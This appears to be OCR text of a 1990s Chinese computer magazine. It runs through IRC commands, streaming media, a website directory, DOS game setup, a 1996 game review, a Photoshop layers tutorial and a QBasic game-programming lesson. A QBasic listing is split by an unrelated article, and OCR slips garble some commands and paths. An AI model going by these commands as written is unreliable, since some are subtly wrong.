mIRC是Khaled Mardem-Bay开发的用于Windows的IRC客户端共享软件。它是一种著名的软件，在网上的许多FTP站点上都可以找到。当然如果想得到最新版本的mIRC，网友可以直奔mIRC的大本营，http://www.mirc.co.uk。在那里可以下载到mIRC的最新版本。下载到的将是一个zip格式的压缩文件，解压缩后的安装与一般软件无异。mIRC可以支持IRC的所有功能，并且界面设计良好，把许多常用命令和功能都存入了界面上方的菜单条里，绝大部分命令用鼠标即可找到，极大地简化了用户的操作；另外还提供了内容充实的帮助文件，用户对某些命令产生疑惑时，可以很方便地打开帮助文件，通常可以马上解决。

以下是IRC中常用的一些命令：

/help　显示帮助文件内容
/list　显示目前所在服务器的所有channel
/join　加入一个channel
/part　离开一个channel
/quit　离开IRC
/away　向所在channel声明离开
/whois　显示某人个人信息
/invite　邀请其它channel的用户到自己所在的channel里来
/kick　把某人踢出channel
/topic　改变channel的主题
/me　向所在channel传达自己的某种行动
/msg　向某人说悄悄话
/query　开始私人谈话

又要下载软件，又要知晓这许多命令，看上去有些烦人，但当你耐着性子把软件安装好以后，你就会体会到IRC的强大功能和它带给你的巨大乐趣。喜欢网上聊天的网友们，我们会在IRC的chinese channel里等着你！

Internet 电视不是梦
——最新网络多媒体技术

□北京　刘栋

仅仅在一年以前，您在 Web 网络上漫游时通常会看到许多没有图像，枯燥无味的文本页面。随着网络的进步，精美的图片开始在网页上出现，迅速地蔓延了整个 Web 网。现在，网络上到处都是动画和多媒体，视频和音频如雨后春笋般地发展起来。想下载 MTV 录像，或是听听最新的流行歌曲？网络多媒体可以满足您的要求。但它的出现也带来了新的问题 漫长的等待。仅仅一两分钟的录像也要一个小时或更长时间的下载过程，这严重地阻碍了多媒体的实用价值。由于数据压缩传送新技术的采用，现在这个难题已有了解决方案——您可以边下载多媒体文件边欣赏其内容。这种不需等待的多媒体称为"实时"或"流式传输(Streaming)"媒体，它使得网络音频和视频更为流行，更容易使用。特别重要的是，Streaming 多媒体使得网络现场直播成为可能，而以前只能播放事先录制好的音视频片断。

音　频

Streaming 音频是如何工作的？首先您需要下载相应的 Plug－in 插件或 Helper 辅助程序，然后访问兼容的 Web 网点，在那里点击鼠标即可。您还需要一个类似 RealAudio 的播放器，它采用一种专用的文件格式，而不是通常的 .wav 或 .au 文件。

目前已有数千个网点上有 RealAudio 音频片断，您可以收听电台直播，预先录制的访谈，现场演讲或者音乐节目。

视　频

Streaming 视频的工作方式与 Streaming 音频几乎一样。VDOLive，StreamWorks 和 VivoActive 在实时视频领域处于领先地位。因为它们各自采用不同的文件格式，故而它们都纷纷寻求大电视台的合作以扩大市场占有率。现在 Disney，CNN 和 ABC 等公司已经在通过这些软件提供视频节目。

实时的视频播放器与电视有很大差距，所以您不要期望过高，目前它们只能提供不连贯的模糊图像。为了在下载 .avi，.mov，.mpg 等流行视频格式的文件时就看到其内容，您需要单独的软件，它们作为浏览器的 Plug－in 插件或是独立运行的程序。

微软的 Internet Explorer 3.0 附带 ActiveMovie，它能实时播放多种 MPEG 视频文件。ActiveMovie 能自动安装，并取代 Windows 95 的缺省播放器。这种 Streaming 视频的最大好处在于您可以随时停止播放，并切换到下一文件，而不必等全部下载后才看到结果。

实时音视频不是网络上唯一的多媒体形式，Java 和 ActiveX 用另一种方式为 Web 页面注入了活力，它们可以运行外部程序或在页面上展开游戏或动画。Navigator 3.0 和 IE 3.0 都内嵌了对 VRML 的支持，它使您看到了三维的动态图像。例如您可以旋转、移动一个物体，并从任何视角观察它。此外，象 Shockwave 这样的 plug－in 程序为 Web 网带来了精彩的动画和丰富的图像，并且其最新版本也支持 Streaming 音频。

硬件要求

如果您希望享受网络的最佳多媒体服务，首先您要有一台较快的多媒体电脑。这意味着至少 486 的处理器，声卡，音箱和许多磁盘空间。Pentium 或 Pentium Pro 电脑则好得多。

当然，以 28.8Kbps(或更高)的网络连接速率将显著提高音视频的质量。许多软件在 28.8Kbps 下运行良好，一些音频软件甚至在 14.4Kbps 的速率下能产生较满意的效果。

未来展望

这类网络多媒体软件的前景还是不错的。今年年初，Intel 发布的 MMX 增强 Pentium 芯片使多媒体程序运行得更快更好。并且数据压缩技术也有了很大的发展。一个 2MB 的多媒体文件现在可以压缩为不到 200KB 大小。带宽也是一个重要因素，随着网络条件的改善，有线电缆 Modem 的出现，音视频内容将无处不在。Progressive Networks 和 Netscape 最近共同发布了 Internet 实时多媒体的通行标准，这将使得不同的软件能够相互兼容。

了解这一领域的最佳方式莫过于您下载这些软件并自己去感受它们之间的不同！各个公司都在竭尽全力超越竞争对手，同时超越自己，而我们网络用户无疑将是最终的受益者。会有那么一天，我们不再需要这个 plug－in 或那个 ActiveX，所有需要做的只是点击鼠标，然后就立即开始流畅地播放精彩的网络音频和视频节目。

(待续)

Internet 网址分类简介

□北京 邹容

体育类

站名：网球精品屋

网址：http://web.xplain.com/tennis-warehouse.com

简介：不同水平,不同发展方向的网球手需要使用不同长度,不同性能的球拍。这里有三种最新拍型,还有“王子闪电长体”、“王子长体”、“王子 extender”“Yonex Super”、“Head”、“Dunlop”、“Wilson”等著名品牌共至少 50 种拍型。内行还要亲自选择 gut(拍线),这里也有大量品种供您参考。当然,如果您想全副武装,还有 96-97prine Touring Pro 系列网球包以及 prince,Nike,adidas,Thorlo 等名牌球袜和球鞋。这无疑是一个网球迷的好去处。

汽车类

1. 站名：Auto Web

网址：http://www.autoweb.com

简介:您想知道世界各大公司 97 年最新车型吗?进入这个站点您会见到 42 种品牌,至少 500 种新型汽车,每种均配有精美图片,并有长、宽、高、轮底宽、前悬、尾悬、发动机类型、马力等几十项性能参数。

2. 站名：美国国家模型汽车博物馆

网址：http://www.Xmission.com/~msgsl/nmcbm/

简介:内含 Johnny Zupan, Cusheuberry 的多种模型汽车,似乎是老式汽车与抽象派风格的结合,而最引人注目的是每辆车下的支架。

3. 站名：洪达汽车

网址：http://www.honda.com

简介:八种洪达汽车。Accord, dosol, Odyssey, Preluele, CR-V, Passport, Civic, Evplus 八种车型,包括 97 年最新车型以及洪达公司的简介与动态,页面清奇秀美,不妨进去一看。

媒体类:

1. 站名：摄影杂志

网址：http://www.wp.com/scinc/online.html#a

简介:有关 fine-art 的大量精美照片。米歇尔·凯娜的浪漫主义作品,布鲁斯·巴巴姆的 Striking 黑白照片,以及史蒂文和卡洛尔·希尔顿的意境深远的摄影艺术作品。

2. 站名：中国书讯

网址:http://www-cibtc.ceic.go.cn/CHINABOOKS.HTML

简介:有关于一些文史,宗教界最新书籍的介绍以及有相当深度的文艺评论文章,如《<中国敦煌学史>评介》,《<夜郎史探>评介》,《昭明文选译注》,海外书市一栏介绍了奥地利书业概况及中国图书在奥发行展望,首届国家图书奖古籍整理类获奖图书。书虫们不该错过这个站点。

3. 站名：网络伊甸园

网址：http://www.match.com

简介:西方人不知道‘红娘’为何许人,但中国人却都知道伊甸园。填入你的姓名,E-mail 地址,电话及您母亲出嫁前的姓名等一系列重要参数后你就可以在大量人选中去碰撞自己合适的伴侣,“东边日出西边雨,道是无情却有情”,也许您真能遇到中意的人选。

计算机类

站名：BBS

网址：http://www.split.com

简介:内有关于 BBS 的功能说明。世界各地至少数百个 BBS 站的地址。可将你建的 BBS 站加入其中。

文化娱乐:

1. 站名：游戏站点


网址：http://www.hipark.austin.isd.tenet.edu/pub/cns95/wogame2/game2.html

简介:Will's Wonderful Game Magazine。几十个可下载游戏,50 个网上交互式游戏亦可下载,还有 MacSki 1.5、Darkwood2.0、Bricklest3.0、BlackJack、Tutor 等十多个游戏的介绍。

2. 站名：All about games

网址：http://www.nexi.com/aag

简介:有关于所有游戏的分类介绍,还有关于所有游戏公司的介绍。



献给初涉电脑游戏者的招数

□山东　李伟

一、安装和运行游戏

拿到游戏磁盘后第一步该怎么办？首先要把它安装到硬盘上去。因为直接在软盘上运行，会影响速度与效果。我们先看一下磁盘上有没有如 INSTALL.EXE 这样的安装文件，如果有，那么执行它。然后，要根据屏幕提示回答安装路径，换插软盘等。一切 OK 后，游戏就已经被安装完毕了。当然，如软盘上没有安装文件或你的游戏是从朋友那儿拷来的解密版本，那么直接将文件从软盘 COPY 到硬盘就行了，不过注意杀毒哦！

进入游戏所在目录，dir↙，哗——不下 300 个文件在屏幕上滚过(特指一些台湾制作的游戏)。那么我们应该执行哪个文件呢？不妨进行以下步骤：dir *.bat↙，列出所有批处理文件；假如我们看到一个文件的文件名就是游戏的名称，或它的缩写形式，甚至干脆就是 PLAY.BAT，那么就运行它吧！如果没有，就找.EXE 文件与 COM 文件，“必有一款适合你”。

现在，你是否在屏幕前跃跃欲试呢？可是且慢！你也许将看到游戏的片头，忽然，屏幕一下回到了 C>，甚至死机了。Why？

遇到此类情况，首先要确认的是你的 PC 是否有 PLAY IT 的‘资格”。比如在 2M 内存的微机上运行需 4M 内存的《DOOM Ⅱ》或在没有鼠标的微机上运行象《三国志Ⅳ》这样的全鼠标操作的游戏，当然是不可能的。如果你使用的是一台病毒猖獗的公用微机的话，那就杀杀毒吧。因为有的病毒也会使被感染的文件无法正常运行。假如我们发现一切正常，那么问题多半就在于内存配置方面了。

二、游戏的内存配置

内存配置，对 DOS 而言，是通过改变 CONFIG.SYS 文件来进行的。它直接影响到一个游戏程序是否能被运行。对许多新玩家来说，理解内存配置命令和 EMS、XMS 等概念并不是一件容易的事。那么让我们绕开这些问题。在备份你的 CONFIG.SYS 文件后，我们来编辑一个新的配置文件。在它的开头应包括以下两句：DEVICE=C:\DOS\HIMEM.SYS

DEVICE=C:\DOS\EMM386.EXE RAM

(C:\DOS 并不是确定的，应根据你的微机 DOS 目录所在路径确定)并重新启动。因为绝大多数 1994、1995 年的游戏（特别是由日本方面改编的）都需要在 EMM386 后面加上 RAM 参数才行。要不然，可能在 4M 内存的微机上也运行不了只需不到 2M 内存的《太阁立志传》。如果这样不行，就把 RAM 改成 NOEMS 或干脆去掉。当然，如果手头有 QEMM 的话，也可以把 EMM386 换成它来试试。另外，如果只要获得最大基本内存的话，我们可以在启动时按 F5 键跳过所有配置。而想在 8M 内存的 486 上玩《FIFA96》的话，最好把除 HIMEM.SYS 之外的所有内存管理程序和驻留程序（特别是 SMARTDRV.EXE)去掉，才可一试。

三、游戏的修改

终于可以开始，但我们往往会看到让我们以 1000 人的部队去对付敌人的 10000 大军，对许多骨灰级玩家而言，这可能只是小菜一碟，不过以初学者的水平，为了不致立刻 GAME OVER，我们只好靠修改来完成霸业了。假如我们在运行游戏前已经驻留了如 GB4 这样的工具，那么可按对应热键(GB4 是两个 Ctrl 键)呼出工具。至于修改方法，在本刊前几期已有详述，在此不再重复。另外，修改之后多存盘，这是在玩游戏，编程序，文字处理时都适用的好习惯，记住哦？

四、关于光盘游戏

因为光盘的大容量，现在有了越来越多的光盘游戏。那么怎么使用它们呢？我们首先应该看一下光盘中的游戏是以可执行文件，安装文件还是映像文件的格式提供的。对许多大容量的游戏，常常是以可执行文件的形式提供的，可直接在光盘上运行，但因为光盘是只读的，当你存进时，就要用到 PATH 和 APPEND 命令，例如光驱 D：上有游戏子目录\INDARK2(《鬼屋魔影Ⅱ》）那么可在 C 盘的子目录\SAVE 中键入 PATH=D:\INDARK2, C:\DOS\APPEND=D:\INPARK2 两条命令，并在该目录中执行游戏。另外，也可利用光盘伴侣等软件来达到此目的。假如我们看到光盘上大多数文件扩展名中带有下划线（一个较普遍的例子），那么就须运行 INSTALL 等安装命令将游戏安装到硬盘上。但对于以 IMG 等映像文件格式提供的游戏安装就比较困难一些——首先用 HD-COPY 或 DUP 等工具将映像文件依次由光盘读到软盘上，再用相同工具将其由软盘恢复至硬盘。当然，我们可以使用如 IMGDRIVE 等工具简化这一过程。当游戏安装完毕后，我们就可以运行它了。



1996年游戏点评

□福建 Ken

1996年的电子游戏不论在数量、质量及类型方面都比1995年有了进步，其中不乏优秀的作品，值得广大玩家一试。

武侠RPG方面

“智冠”在1996年有较大行动，首先是一再跳票的《三国演义Ⅱ》终于发售了，但由于其制作水平与广大玩家的期望值有不少差距，所以并没有带来多少正面效应，反而得了个“跳票大王”的称号。其后推出的《新蜀山剑侠传》无论从内容，美工，设计等多方面看，都像是《仙剑》的翻版，不过与《仙剑》尚有差距。其后又推出了数款作品如《龙腾三国》,《刘伯温传奇》等似乎也无多大反应，倒是智冠在1996年底推出的《金庸群侠传》却博得一阵喝采，这部游戏以“飞雪连天射白鹿，笑书神侠倚碧鸳”十四部小说为主线，使玩家能和郭靖，杨过，张无忌等武林高手结伴而行，纵横江湖。它的多线索情节，使玩家不必因某一地方不能通过而使游戏不能进行，这可谓为玩家设想周到。在智冠一个接一个推出自己的游戏时，他们似乎没有看到，连以制作《仙剑》而出名的狂徒小组也不那么“狂”了。大宇只制作了一部益智游戏《大富翁Ⅲ》，真令广大“大宇”的支持者失望。至于其它公司的作品离这两家公司尚有不少差距，因此他们的作品不一一罗列。但值得一提的是台湾的精讯资讯公司推出的《侠客英雄传3》，从其试发的体验版上看，画面不错，情节也较新颖，似乎值得期待。笔者不久前曾玩过一个叫《绝代双娇》的游戏，是由台湾的欢乐盒有限公司制作的，不过游戏中那种8bit采样的粗糙画面使游戏与笔者所想像的有很大差距，可以说是画虎不成反成猫。

1996年在SLG方面似乎较往年平淡，智冠的《三国演义Ⅱ》的失败，使得光荣公司的《三国志Ⅳ》一枝独秀。不过1996年一家叫“前导”的游戏制作公司推出了一部在WIN95下运行的策略游戏《官渡》，获得业界一致好评，这使玩家为之一振，游戏产业的发展正日趋完善。而前几年由于推出《文明帝国》而名噪一时的MicroProse 1996年推出的《文明2000》使《文明》的狂热爱好者们欢喜上一阵，由EA北京公司汉化的《主题公园》也在1996年底上市，估计又是一部令摸拟迷们兴奋不已的大作。

霸王右等在街机上流行的人物也被搬上了PC，另外《饿狼传说3》,《WWF》等格斗游戏使“电脑上没有好的格斗游戏的说法”不攻自破。不过由于此类游戏一般配置要求较高且还需要另外的配件，因而普及率不是很高。台湾的熊猫公司一向以制作格斗游戏而闻名，他们1996年却推出一部慷慨激昂的RPG大作《西楚霸王》，让人们认识到他们不仅能制作高水平的格斗游戏，也能制作高水准的RPG。

时下最最流行的游戏当属即时战略游戏。Westwood公司先推出了《红色警报》资料片，北京《沙丘3》系列任务版，紧接着又于1996年11月在全球引爆《Red Alert》，玩家可以在游戏中从两大阵营，5—7个国家中任选一个，不同的国家会有不同的特点，因此较为耐玩，而BlizzARD本来打算与《RA》抗衡的《War Craft》由于将在1997年推出，因此1996年只推出了《魔兽争霸Ⅱ》的任务版，与Ⅱ代无较大差别，因而在总体中略逊一筹，另外，被Games Master杂志称为“有史以来最好游戏”的《王》也能博君一试，在当前即时战略游戏中，它可以称得上是非常出色。《王》中的主角为一群傻头傻脑的机器人，他们的动作幽默，且异常形象，不说了，赶快去试试吧！在欧洲家喻户晓的《魔法门英雄传》也推出续集了，续集的画风比前作更加精细，另外音效方面也非常出色。

《Duke 3D》和《Quake》的火拼已不能引起人们更多的注意，血腥的画面，威力无比的武器已成为北美游戏的通病。《银河飞将Ⅳ——自由的代价》又把互动似游戏推向了一个新境界，6张CD的大容量使飞行迷们又要熬夜通关了。另外，《无悔的十字军Ⅰ，Ⅱ》也非常出色。

1996年夏季在英格兰举行的欧洲杯令全世界广大球迷如痴如醉。《Europe 96》又让你在电脑间回味一下六月的英格兰的激情，16支球队逐队厮杀，赛况空前激烈。另外EA Sports的几款作品也值得一玩：《NBA 96》,《FIFA 96》,《冰球96》等。而中国吉耐思公司推出的《甲A联赛》,《中国球王》令华夏亿万球迷感到欣喜。

Virgin公司似乎成了好游戏的代名词，它在1996年10月份推出的《时空游侠》游戏结合了动作，冒险，3D格斗等因素，穿越九大时空，五种难度可供选择。真是不可不玩的好游戏。

1996年的游戏精采纷呈，层出不穷，使得多少玩家度过了一个个不眠之夜，我们希望1997年有更多更好的游戏，使我们游戏迷们有更大的收获。

迷人的 PHOTOSHOP 世界(三)

□北京　陈荣桂

第三篇　　图层工作室

今天,我们开始探索的,将是 PHOTOSHOP 最富魅力之一的功能——图层。在这里,我们可以任意的修改一些东西,而不用担心破坏别的美的因素,我们将看到,平平常常的两、三幅图片,通过"图层工作室"巧妙的组合,产生全新的艺术冲击力。

本篇要点

★建立一个新的图层

★图层的察看

★给图层重新排序

★删除一个图层

★意想不到的特技效果

一、建立一个新的图层

建立一个新的图层有好几种方法。首先,打开一个文档或新建一个文档,如果 Layers(层)调色板没有打开的话,那么选择 WINDOWS 菜单下 palettes→layers 命令打开层调色板(图 1),单击层调色板右上的黑三角,从弹出式菜单中选择 New layers 命令,会出现这样一个对话框(图 2):

Name 后的文本框要求你输入新图层的名字,Opacity 项要求键入透明度,Mode 是一个下拉式选择框,供你选择图层混合时的不同模式用的。一切准备好后,单击 OK。



图 1

缺省的新图层名依次为 Layers1,Layers2……,虽然有序且方便,但我还是希望你能给每个图层取一个新的名字,比如,flower,hand,leaf 等,这样,你在多个图层的文档里工作时,至少能清楚某个图层概况。

另一个简单的建立新图层的方法就是用鼠标单击层调色板下方的 New Layers 图标,同样打开 New Layers 的对话框,如果你希望更简捷一点,在不出现对话框的情况下说能建立一个新层,那么你应该按下 Alt 键不放,并单击 New Layers 图标。




图 2

我们甚至可以将一个浮动的选择转变为层。当文档里有一个浮动的选择时,层调色板中会出现 floating selection 字样。选择弹出式菜单上的 Make Layer 命令,把这个浮动的选择变做新的图层。

通过上述方法,建立一个有五个图层的文档,从 PHOTOSHOP 的子目录\tutorial 下打开 flower,hand,leaf,sun,portrait 五个图片,分别加到新文档的五个图层中去,给这个新文档取一名叫做 flower。



图 3



图 4

二、图层的察看

在上图中,我们只能看到 hand 图,因为它在最前列,将后面的图象遮住了,要想让五个层上的图同时显现出来,只有通过层调色板上的透明度滑杆(或改变弹出式对话框中的 Opacity 值)来,调节一下,后面的图片就会透露出来。

上图中,也许你只想看一下 leaf 和 flower 组合的情况,这时你就可以将 hand,portrait,sun 三层隐藏起来,要达到这个目的很简单,在层调色板上单击 hand,sun,portrait 图层前的眼睛图标,则文档中这三个图消失,再一次单击,眼睛图标重现,消失的图像也随之

重现了。

在每一个层上,可以任意的编辑,随便的用工具箱中的画笔涂抹，不影响其它图层上的图象，但必须小心，你现在将要修改的图层是否是当前图层，如果不是,一定要先激活它(用鼠标单击层调色板上该层的层名)。

三、给图层重新排序




图 5

如果你希望 hand 在 leaf 后面，而不是 leaf 在 hand 的后面，并不一定要通过剪贴板来回的剪切和粘贴，你只要将鼠标定位在 hand 层上,按住不放并拖动它到你想让它呆的地方，松开手，你的目的就实现了。要注意的是，调色板上的 Background 背景层不能被移走,要想移动背景层,必须先给它换一名字。在层调色板 Background 层上双击，在弹出的 MARK LAYER 对话框中，Background 被自动改为 Layer0，当然你自己也可重新将它命名,然后单击 OK,这时,这个背景层也就可以移动了。

四、删除一个层

你的组合计划也许一开始就不怎么完美，删去那些无益的图层或许是件好事吧，而且这件事做起来也不难。在层调色板上激活你将要删除的图层（仔细想想,是不是真的要删除它),并且按住鼠标不放,一直将它拖到底下的垃圾框图标里去。还有一个办法，就是稍麻烦一点,激活要删去的图层,在弹出式菜单里单击 DELETREE LAYER 命令。

五、合并图层

现在这个图看起来有些满意了，为什么还要合并它们呢？这里有两个理由 :(1)为了节约空间。增加一个图层是以付出许多内存空间为条件的，将它们合并成一层就会大大减少文件长度。(2) 许多图形处理软件还不能识别图层，而有时我们又不得不离开 PHOTOSHOP 一会儿。

在弹出式菜单中,合并图层有两个命令,我们应该明了它们的区别。merge layers 只合并显示的图层而将隐藏层除外,而 flatten image 则不只合并显示的图层,并将那隐藏的图层彻底的删去。

六、意想不到的特技效果

枯燥无味的说教总算过去了，让我们怀着急切的心情来试一试,即使不成功也无所谓,有谁敢说,这不是一个伟大创意的开始呢。

1. 一叶知秋(此为借鉴作品)

在这个图例中，我们将把一幅风景画放到一个特定的形状中。首先准备了两幅图象，一片树叶(photoshop\tutorial 目录下的 leaf 文件) 和悉尼歌剧院外景。其中树叶将作为最终图象的形状，而悉尼歌剧院则被放入到这片树叶当中。

1)建立一个透明背景的文档,并创建两个图层。

2)将两幅源图象分别装入图层中。

3)调整图层顺序,使 leaf 在第 0 层。

4) 移动光标到层调色板 0 至 1 层的分界线上,按下 Alt 键,这时光标变成两圆交叉的形状,单击鼠标右键后再观看文档里的图形变化。



图 6

图 7

(2)梦里故乡

将源图象分别装入两个图层中,调节好位置,细致地调切透明度，直到它们达到完美的溶合为止。在这个图例中,我在背景城市的图像上打上了灯光(这里涉及到滤色镜的功能，我们要在下一期讨论它，本篇从略),然后将整幅画面调暗,使它有一种夜梦的感觉。



图 8

图 9



◁图 10



▷图 11

(待续)

自己动手编游戏(五)
游戏的美工处理

□辽宁　邵文　郝斌

即使是最出色的游戏规则、最高超的程式设计,如果离开了美工处理会是什么样子呢?看一看以前我们多次提及的 MS-DOS(V5.0)中的 Nibbles.bas 就会明白。这个被称作《游蛇》的程序几乎没有经过美工处理,它所有的场面都是在字符状态下实现的。尽管如此,微软的软件大师们还是利用一些特殊的 ASC 码,成功地将 80×25 的呆板字符屏幕模拟成为 80×50 的特殊字符图形,以便使《游蛇》能看起来更为出色一些。

可以说,没有经过美工处理的游戏是不能称为游戏的。

我们以常见的 RPG 游戏为例,一起来看一下游戏进行美工处理的示范性过程。我们假定我们这个 RPG 游戏的主角叫做阿土仔,他需要完成以下情节:穿过树林和孙小美对话,返回起点取钥匙,再穿过树林打开城堡的大门。

实现这个故事的第一步是规划屏幕。

```
REM 屏幕分割程序
DECLARE SUB lines (i%, c%)
SCREEN 12: CLS : q% = 161
FOR i% = 0 TO 192:CALL lines(i%, 8):NEXT
DO
 a$ = INKEY$
 SELECT CASE a$
  CASE CHR$(0) + CHR$(77)
   IF (q% MOD 16) <> 15 THEN
     p% = q%: q% = q% + 1
   END IF
  CASE CHR$(0) + CHR$(75)
   IF INT(q% MOD 16) <> 0 THEN
     p% = q%: q% = q% - 1
   END IF
  CASE CHR$(0) + CHR$(72)
   IF q% >= 16 THEN
     p% = q%: q% = q% - 16
   END IF
  CASE CHR$(0) + CHR$(80)
   IF q% < 176 THEN
     p% = q%: q% = q% + 16
   END IF
 END SELECT
 CALL lines(p%, 8)
 CALL lines(q%, 14)
LOOP UNTIL a$ = "q"
END
SUB lines (i%, c%)
x% = (i% MOD 16) * 40: y% = INT(i% / 16) * 40
LINE (x%, y%)-(x% + 39, y% + 39), c%, B
END SUB
```

上述的程序将屏幕分割成为 16×12 共 192 个正方形,其中黄色的正方形就代表游戏的主角阿土仔。现在我们开始进入程序设计的第二步,进行屏幕布局,加入情节。

```
REM 布局与情节
DECLARE SUB lines (i%, c%)
DIM m%(0 TO 40)
SCREEN 12: CLS
new0% = 145: old0% = new0% - 1: new1% = new0%: old1% = old0%
LINE (0, 0)-(639, 479), 6, BF
FOR i% = 0 TO 15: CALL lines(i%, 8): NEXT
FOR i% = 0 TO 39: m%(i%) = INT(RND * 176) + 16
CALL lines(m%(i%), 2): NEXT
m%(40) = 94: CALL lines(m%(40), 5)
n% = 8: CALL lines(n%, 0)
CALL lines(old0%, 6): CALL lines(new0%, 14)
DO
 a$ = INKEY$
 SELECT CASE a$
  CASE CHR$(0) + CHR$(77)
   IF (new0% MOD 16) <> 15 THEN
     new1% = new0%: old1% = old0%
     old0% = new0%: new0% = new0% + 1
   END IF
  CASE CHR$(0) + CHR$(75)
   IF INT(new0% MOD 16) <> 0 THEN
     new1% = new0%: old1% = old0%
     old0% = new0%: new0% = new0% - 1
   END IF
  CASE CHR$(0) + CHR$(72)
   IF new0% >= 32 THEN
     new1% = new0%: old1% = old0%
     old0% = new0%: new0% = new0% - 16
   END IF
  CASE CHR$(0) + CHR$(80)
   IF new0% < 176 THEN
     new1% = new0%: old1% = old0%
     old0% = new0%: new0% = new0% + 16
   END IF
  CASE CHR$(32)
   GOSUB talk
 END SELECT
 GOSUB walk
 LOOP UNTIL a = 3
END
walk:
```

新游戏一瞥

□北京 刘栋

Diablo 以魔兽争霸享有盛名的 Blizzard 公司最近又推出了一部史诗般的杰作——动作类 RPG 游戏 Diablo。您在一个黑暗的中世纪世界里扮演一位漂流四方的英雄，在返回家乡时发现一群以"屠夫"为首的黑暗骑士血腥地屠杀了镇上的居民，并亵渎了市郊的教堂。故事通过酒店店主和一个垂死的镇民的叙述（全语音）逐渐展开。Diablo 具有一流的图像，不管是游戏角色流畅的三维动作，地牢里闪烁的灯光和阴影效果，还是建筑物内部的细节，都极为逼真。象其他最优秀的 RPG 游戏一样，物品有重量、法力和游戏者职业的限制，并且有超过 30 种的魔法可供游戏者施用。Diablo 具有很高的可重玩性。即使单人游戏情节也决不会重复，何况多人对战更增加了游戏的复杂多变。Blizzard 公司已在 Internet 上设立了游戏服务器，供玩家通过网络向世界各地的高手发出挑战。许多玩家称他们已深深地陷入 Diablo 的世界不能自拔，由此可见 Diablo 的魅力。

X－Wing vs. TIE Fighter 19 年前《星球大战》上映时，无数的影迷就梦想着能亲自驾驶那些宇宙飞船遨游太空。X－Wing vs. TIE Fighter 使这个梦想成真，它特别增加的多人联网功能弥补了前作 X－Wing 和 TIE Fighter 的人工智能的不足。其高超的贴面技术使得飞船就象影片中的一样逼真，连舰体上的管道都清晰可辨。但别光注意欣赏图像了——当心紧张激烈的空战把你撕成碎片。游戏中的任务不仅仅是击落敌机，而会有许多大规模的战斗，需要协作、支援和战略战术，就象真正的战争一样。

Heroes Of Might and Magic II《魔法门英雄传》凭借其简单易用的操作界面、开阔的地域和极具吸引力的可玩性赢得了玩家的一致好评。现在它的续集——《魔法门英雄传 II》除保留以上优点外更进一步。现在的情节安排更加紧密，并且游戏者可选择玩（后来还能背叛）善或恶的一方。你在每一场战斗中的输赢都会影响到以后的战役。例如，您成功地拯救矮人族后，在下面的游戏进程中就能招募到双倍的矮人族新兵。此外游戏新增了过场动画，战场也有所扩大，采用了新的施法模式，并增加了两个职业、几十种新怪物和物品。相信所有的战略游戏迷都会迷上这个游戏。




```
FOR i% = 0 TO 40
  IF new0% = m%(i%) THEN
     new0% = new1%: old0% = old1%
  END IF
NEXT
IF new0% <> new1% THEN
   CALL lines(new0%, 14): CALL lines(old0%, 6)
END IF
RETURN:
talk:
SELECT CASE new0%
  CASE 24
  IF a = 2 THEN a = a + 1: CALL lines(8, 6)
  CASE 78, 93, 95, 110
  IF a = 0 THEN a = 1: CALL lines(94, 4)
  CASE 129, 144, 146
  IF a = 1 THEN a = a + 1: CALL lines(145, 7)
END SELECT
RETURN
SUB lines (i%, c%)
  x% = (i% MOD 16) * 40: y% = INT(i% / 16) *
40
  LINE (x%, y%)-(x% + 39, y% + 39), c%, BF
END SUB
```

在上述程序中，绿色表示树林，棕黄色表示土地，灰色表示城堡的城墙，黑色表示关闭的城堡大门，粉色表示孙小美的位置，交谈之后将变为红色，阿土仔所在的位置藏有钥匙，取走之后会变成白色。故事发展的剧情依次是与孙小美交谈，取钥匙，开城堡大门。

接下来我们要做的就是将这些颜色方块替换成相应的图案。

（待续）



现在的计算机市场犹如中国的五代十国时期，大小公司鱼龙混杂，而买计算机的消费者又对计算机不是太了解，虽知买公司装的性能不是很好，但自己装机又往往不会选件和搭配。公司卖的计算机出于商业目的，往往会在某些方面用有损整体性能的配件，导致计算机整体性能下降很多，性能价格比严重降低，售价是低了，消费者看似得到了便宜，利益实际上却受到损害。俗话说，外行看热闹，内行看门道。外行只看重如计算机的芯片品牌、主频、光驱的速度等，但影响计算机性能的不光是主频。仔细的看一下名牌机的配置就会发现名牌机不光只注重主频而且更注重整体的性能，尤其是计算机的内存、显示子系统、硬盘子系统等与整体性能息息相关的部件。

对计算机精通的人士都知道计算机的整体性能由主板主控芯片、显示子系统、硬盘子系统、内存、内部总线宽度、中央处理器的主频等共同决定，若其中一项低的话，就会拉性能的后腿，导致整体性能下降。

